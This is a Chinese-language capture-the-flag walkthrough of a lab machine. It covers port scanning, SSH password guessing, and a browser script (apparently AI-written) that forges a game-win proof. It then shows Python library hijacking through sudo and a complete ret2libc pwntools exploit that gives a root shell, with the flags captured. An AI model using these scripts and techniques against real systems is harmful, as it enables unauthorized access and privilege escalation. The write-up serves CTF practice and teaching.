

flag1

用VirtualBox比较少, 先拿物理机直接打, fscan扫一下全端口

```
fscan.exe -h 192.168.56.101 -p 1-65535
```

```

  _
 / _ \   _ _ _ _ _ _ _ _ | | _
 / / \ / _ / _ | / _ | ' _ / _ | / _ /
 / / \ \ _ _ \ _ \ ( _ | | | ( _ | | ( _ | <
 \ _ _ /   | _ _ \ _ | | \ _ , _ | \ _ | | \ _ \
                                     fscan version: 1.8.4
```

```
start infoscan
```

```
192.168.56.101:22 open
```

```
192.168.56.101:8080 open
```

```
[*] alive ports len is: 2
```

```
start vulscan
```

```
[*] webTitle http://192.168.56.101:8080 code:200 len:10933 title:Impossible Tic-Tac-Toe
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 root root@123 ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 root 123456!a ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 root system ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 admin 111111 ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 admin Passw0rd ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 1/2 [-] ssh 192.168.56.101:22 admin Aa1234 ssh: handshake failed: ssh:
unable to authenticate, attempted methods [none password], no supported methods
remain
```

```
已完成 2/2
```

```
[*] 扫描结束,耗时: 10m42.7669328s
```

fscan扫得太慢了, 先用qscan出结果

```
qscan.exe -t 192.168.56.101 -p 1-65535
```

```

nrrnn
qrrnn
L
```

```
[+]2026/03/01 00:38:51 当前环境为: windows, 输出编码为: utf-8
```

```
[+]2026/03/01 00:38:52 所有扫描任务已下发完毕
```

```
ssh://192.168.56.101:22          ssh
```

```
Info:protocol2.0,OperatingSystem:Linux,Port:22,Digest:"SSH-2.0-
```

```
OpenSSH_8.4p1D,Length:40,ProductName:OpenSSH,Version:8.4p1Debian5+deb11u3
```

```
[*]2026/03/01 00:39:00 当前存活协程数: IP: 1 个, Port: 29 个, URL: 0 个, Hydra: 0 个
```

```
http://192.168.56.101:8080      ImpossibleTic-Tac-Toe
```

```
FingerPrint:HTML5,Digest:游戏结果模态框继续游戏 🏆 平手了! 再来一局 🌟 击败
```

```
了,FoundDomain:cdn.tailwindcss.com,Port:8080,Length:11120
```

[+]2026/03/01 00:40:26 程序执行总时长为: [1m35.3853752s]

有8080, 先指纹识别

没啥nday可打，扫目录试试

```
python dirsearch.py -u "http://192.168.56.101:8080/" -j yes -b yes
```

```

 _|. _ _  _ _ _ _|_   v0.4.3
 ( _||| _ ) (/ _ ( _|| ( _| )

```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11461

```
python dirsearch.py -u "http://192.168.56.101:8080/" -j yes -b yes
```

```

 _|. _ _  _ _ _ _|_   v0.4.3
 ( _||| _ ) (/ _ ( _|| ( _| )

```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11461

```
python dirsearch.py -u "http://192.168.56.101:8080/" -j yes -b yes
```

```

 _|. _ _  _ _ _ _|_   v0.4.3
 ( _||| _ ) (/ _ ( _|| ( _| )

```

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | wordlist size: 11461

Target: http://192.168.56.101:8080/

[01:17:46] Starting:

```
[01:17:46] 301 - 46B - /%2e%2e//google.com -> /google.com
[01:17:47] 301 - 46B - /.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd -> /etc/passwd
[01:17:59] 301 - 0B - /adm/index.html -> ./
[01:18:00] 301 - 0B - /admin/index.html -> ./
[01:18:01] 301 - 0B - /admin2/index.html -> ./
[01:18:01] 301 - 0B - /admin_area/index.html -> ./
[01:18:04] 301 - 0B - /adminarea/index.html -> ./
[01:18:04] 301 - 0B - /admindp/index.html -> ./
[01:18:05] 301 - 0B - /administrator/index.html -> ./
[01:18:07] 301 - 0B - /api/index.html -> ./
[01:18:07] 301 - 0B - /api/swagger/index.html -> ./
[01:18:07] 301 - 0B - /api/swagger/static/index.html -> ./
[01:18:09] 301 - 54B - /axis//happyaxis.jsp -> /axis/happyaxis.jsp
[01:18:09] 301 - 59B - /axis2-web//HappyAxis.jsp -> /axis2-web/HappyAxis.jsp
[01:18:09] 301 - 65B - /axis2//axis2-web/HappyAxis.jsp -> /axis2/axis2-
web/HappyAxis.jsp
[01:18:10] 301 - 0B - /bb-admin/index.html -> ./
[01:18:11] 301 - 0B - /cgi-bin/index.html -> ./
[01:18:11] 301 - 46B - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd ->
/etc/passwd
[01:18:12] 301 - 87B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
-> /Citrix/AccessPlatform/auth/clientscripts/cookies.js
[01:18:13] 301 - 0B - /core/latest/swagger-ui/index.html -> ./
[01:18:15] 301 - 0B - /demo/ejb/index.html -> ./
[01:18:16] 301 - 0B - /doc/html/index.html -> ./
[01:18:16] 301 - 0B - /docs/html/admin/index.html -> ./
[01:18:16] 301 - 0B - /docs/html/index.html -> ./
[01:18:16] 301 - 0B - /druid/index.html -> ./
[01:18:17] 301 - 77B - /engine/classes/swfupload//swfupload_f9.swf ->
/engine/classes/swfupload/swfupload_f9.swf
[01:18:17] 301 - 74B - /engine/classes/swfupload//swfupload.swf ->
/engine/classes/swfupload/swfupload.swf
[01:18:17] 301 - 0B - /estore/index.html -> ./
[01:18:17] 301 - 0B - /examples/servlets/index.html -> ./
[01:18:17] 301 - 0B - /examples/jsp/index.html -> ./
[01:18:18] 301 - 62B - /extjs/resources//charts.swf ->
/extjs/resources/charts.swf
[01:18:20] 301 - 72B - /html/js/misc/swfupload//swfupload.swf ->
/html/js/misc/swfupload/swfupload.swf
[01:18:21] 301 - 0B - /index.html -> ./
[01:18:24] 301 - 0B - /logon/LogonPoint/index.html -> ./
[01:18:25] 301 - 0B - /manual/index.html -> ./
[01:18:26] 301 - 0B - /mifs/user/index.html -> ./
[01:18:26] 301 - 0B - /modelsearch/index.html -> ./
[01:18:29] 301 - 0B - /panel-administracion/index.html -> ./
[01:18:30] 301 - 0B - /phpmyadmin/doc/html/index.html -> ./
[01:18:30] 301 - 0B - /phpmyadmin/docs/html/index.html -> ./
[01:18:32] 301 - 0B - /prod-api/druid/index.html -> ./
[01:18:36] 301 - 0B - /siteadmin/index.html -> ./
[01:18:37] 301 - 0B - /stzx_admin/index.html -> ./
[01:18:37] 301 - 0B - /swagger/index.html -> ./
[01:18:38] 301 - 0B - /templates/index.html -> ./
```

```
[01:18:38] 301 - 0B - /tiny_mce/plugins/imagemanager/pages/im/index.html -> ./
[01:18:40] 301 - 0B - /vpn/index.html -> ./
[01:18:41] 301 - 0B - /webadmin/index.html -> ./
[01:18:42] 301 - 0B - /webdav/index.html -> ./
```

Task Completed

Start JsFind!

Find 2 URL:

Start testing for survival!

http://192.168.56.101:8080/init 200

http://192.168.56.101:8080/win 405

Find 1 Subdomain:

192.168.56.101:8080

No 403 status code present!

8080 端口的 Web是个五子棋游戏。

看了一下前端源码，发现逻辑都在 main.wasm 里，赢了之后会向 /win 接口发一个 proof。本来想逆向 Wasm，后来一想不对，verification 逻辑在后端，生成 proof 的逻辑在前端，可以直接用前端的函数

AI写脚本

```
(async function forgeVictory() {
  // 1. 设置题目给出的特定参数
  const targetSessionID = "h2HnXkc9aMWJfXd4";
  const targetSeed = "uT8vhkFHboGgS9Mmx1sc53vwNPw4Ckrj";

  // 2. 构造一个 X 必胜的走法 (X=Player, O=AI)
  // 棋盘索引: 0 1 2 / 3 4 5 / 6 7 8
  // 模拟走法: x(0), o(3), x(1), o(4), x(2) -> x 连成第一行
  const winningMoves = [0, 3, 1, 4, 2];

  console.log("正在初始化 wasm 状态...");

  // 调用 wasm 的初始化函数 (利用题目暴露出的 initGame)
  // 注意: 这会重置你当前页面的游戏状态, 但不影响我们计算 proof
  if (typeof initGame !== 'function') {
    console.error("错误: wasm 环境未就绪, 请刷新页面等待加载完成后再运行此脚本。");
    return;
  }

  initGame(targetSessionID, targetSeed);

  console.log("正在模拟下棋步骤并生成 Proof...");

  // 3. 模拟每一步并更新 Proof
  for (let i = 0; i < winningMoves.length; i++) {
    let moveIndex = winningMoves[i];
    // 调用 wasm 的 updateProof(cell_index, step_number)
    updateProof(moveIndex, i);
  }

  // 4. 获取最终 Proof
  const finalProof = getCurrentProof();
```

```
// 5. 构造最终的 Payload
const payload = {
  session_id: targetSessionID,
  moves: winningMoves,
  proof: finalProof
};


console.log("%c伪造成功! 以下是你的 Payload:", "color: green; font-size: 16px; font-weight: bold;");
console.log(JSON.stringify(payload, null, 2));

// 6. 自动帮你发送请求 (可选)
console.log("正在尝试发送 POST 请求...");
const resp = await fetch("/win", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  body: JSON.stringify(payload)
});

if (resp.ok) {
  const data = await resp.json();
  console.log("%cWIN! Flag: " + data.flag, "color: red; font-size: 20px; background: yellow;");
  alert("Flag: " + data.flag);
} else {
  console.log("请求发送, 但服务器返回错误, 请检查控制台网络标签页。");
}
})();
```

拿到Flag, 似乎是SSH

Flag: ttt:1q2w3e4r@Dashazi



SSH 登上去, 拿flag1

```
ttt@ezAI2:~$ ls
user.txt
ttt@ezAI2:~$ cat user.txt
flag{7f0a4a443fbb441792197c6d9f1f52dd}ttt@ezAI2:~$
```

flag2

惯例先看 `sudo`、`suid`，发现 `ttt` 可以无密码以 `yolo` 用户的身份运行一个脚本

```
ttt@ezAI2:~$ sudo -l
Matching Defaults entries for ttt on ezAI2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ttt may run the following commands on ezAI2:
    (yolo) NOPASSWD: /usr/bin/python3 /opt/greeting.py
```

去看了眼 `/opt/greeting.py`，代码里 `import` 了一堆库 (`random`, `datetime`)

Python Library Hijacking，加载当前目录下的库。在 `/opt` 下建了个假的 `random.py`：

```
import os
os.system("/bin/bash")
```

然后 `sudo` 触发：

```
sudo -u yolo /usr/bin/python3 /opt/greeting.py
```

成功拿到 `yolo` 的 Shell。

切到 `yolo` 用户后，`home` 目录里有个二进制文件 `waityou`

试着运行了一下 `./waityou`，报错 `Bind: Address already in use`。这就很有意思了，说明这玩意儿已经在跑了，而且 `ps -ef` 确认了一下，是 `root` 进程

`netstat -antp` 没权限看 `PID`，但能看到有个 **127.0.0.1:9999** 在监听。

和 GreatWall-2024 长城杯半决赛一样，应该是打 pwn 拿 root shell

```
from pwn import *

context.binary = elf = ELF('./waityou')
context.arch = 'amd64'
context.log_level = 'debug'

HOST='127.0.0.1'
PORT=9999
libc = ELF('./libc.so.6')

OFFSET = 0x48
POP_RDI = 0x401246
RET = 0x401016

PUTS_PLT = elf.plt['puts']
PUTS_GOT = elf.got['puts']
EXIT_PLT = elf.plt['exit']

def conn():
    return remote(HOST, PORT)
```

```

def recv_prompt(io):
    io.recvuntil(b'>>> Enter Access Code: ')

def send_256(io, data: bytes):
    io.send(data.ljust(0x100, b'\x00'))

# ----- stage1: leak then exit -----
io = conn()
recv_prompt(io)

payload = b'A'*OFFSET
payload += p64(RET)
payload += p64(POP_RDI)
payload += p64(PUTS_GOT)
payload += p64(PUTS_PLT)
payload += p64(EXIT_PLT) # 直接退出 child, 避免回 main/bind

send_256(io, payload)

# leak 在 puts 输出那一行: 读到 EOF 前尽量多收
data = io.recvall(timeout=2)
io.close()
log.info(f"stage1 recvall repr: {data!r}")

# 从 data 里找最后出现的“非banner”短行: 通常 puts 的输出就在末尾, 且包含非ASCII
parts = [p for p in data.split(b'\n') if p and b'>>>' not in p and b'LOG' not in p]
if not parts:
    log.error("No candidate leak lines found.")

leak_line = parts[-1]
log.info(f"chosen leak_line: {leak_line!r}")

puts_leak = u64(leak_line[:6].ljust(8, b'\x00'))
log.success(f"puts leak = {hex(puts_leak)}")

libc.address = puts_leak - libc.symbols['puts']
log.success(f"libc base = {hex(libc.address)}")

SYSTEM = libc.symbols['system']
BINSH = next(libc.search(b'/bin/sh\x00'))

# ----- stage2: system("/bin/sh") -----
io = conn()
recv_prompt(io)

payload2 = b'A'*OFFSET
payload2 += p64(RET)
payload2 += p64(POP_RDI)
payload2 += p64(BINSH)
payload2 += p64(SYSTEM)

send_256(io, payload2)
io.interactive()

```

拿flag

```
$ ls /root
[DEBUG] Sent 0x9 bytes:
      b'ls /root\n'
[DEBUG] Received 0x9 bytes:
      b'root.txt\n'
root.txt
$ cat /root/root.txt
[DEBUG] Sent 0x13 bytes:
      b'cat /root/root.txt\n'
[DEBUG] Received 0x26 bytes:
      b'flag{4c00347e1f124840bc0a081aa77d9094} '
```